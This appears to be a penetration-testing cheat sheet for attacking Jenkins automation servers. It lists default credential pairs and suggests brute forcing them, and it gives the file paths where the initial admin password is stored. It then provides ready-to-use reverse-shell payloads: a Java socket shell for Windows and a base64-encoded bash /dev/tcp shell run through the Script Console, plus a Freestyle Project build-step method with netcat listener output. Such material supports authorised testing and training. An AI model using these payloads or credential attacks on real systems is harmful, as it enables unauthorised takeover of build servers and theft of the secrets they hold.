Jenkins
Introduction
Jenkins is a free and open source automation server. It helps automate the parts of software development related to building, testing, and deploying, facilitating continuous integration and continuous delivery. It is a server-based system that runs in servlet containers such as Apache Tomcat.
Enumeration
We can obtain a some valuable information without necessarily log in on the server.
Jenkins Version
Visit the following route to obtain the Jenkins version on the footer page.
Users
Without credentials it is possible to obtain some users.
Credentials
There are no default credentials but some times these works.
Note: Jenkins does not have any type of account lockout neither a strong password policy so you can try to brute force it.
admin:admin
admin:nimda
admin:password
admin:jenkins
manager:manager
manager:reganam
manager:password
manager:jenkins
builduser:builduser
In new versions the password is randomized at installation. We can find the initial password here:
- Linux
/var/jenkins_home/secrets/initialAdminPassword
/home/jenkins/secrets/initialAdminPassword
/var/lib/jenkins/secrets/initialAdminPassword
/opt/jenkins/secrets/initialAdminPassword
- Windows
C:\Program Files (x86)\Jenkins\secrets\initialAdminPassword
C:\Program Files\Jenkins\secrets\initialAdminPassword
From Admin to Reverse Shell
There are multiple ways in which from administrative privileges in Jenkins you can get a reverse shell.
Script Console
To obtain a Reverse shell we need to execute Manage Jenkins on Script Console.

This is and example of Grovy Script to execute commands on the target machine, either windows or linux.
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'whoami'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
Windows Reverse Shell
String host="<IP-ADDR>";
int port=<PORT>;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
Linux Reverse Shell
First we need to craft the payload.
$ echo "bash -c 'bash -i >& /dev/tcp/10.10.10.10/443 0>&1'" | base64
YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMC4xMC80NDMgMD4mMScK
And introduce inside the Grovvy script.
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'bash -c {echo,YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMC4xMC80NDMgMD4mMScK}|{base64,-d}|{bash,-i}'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
Freestyle Project
We can create a new project or see if we can modify the configuration of an existant project.
To create a new project go on New Item tab.

Introduce a name such as Access and select Freestyle Project .

Scroll down until you find the Build section and add a Execute Windows batch command as build step.

Introduce the reverse shell on the Command window and click Save.

Go to Build Now section.
When the build is executed a new item will be displayed under the Build History.

At that moment a reverse shell is obtained.
$ sudo nc -lvp 443
listening on [any] 443 ...
connect to [10.10.10.11] from (UNKNOWN) [10.10.10.11] 26524
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>

We can also check the console output selecting the Built Item #1 and going to Console Output section.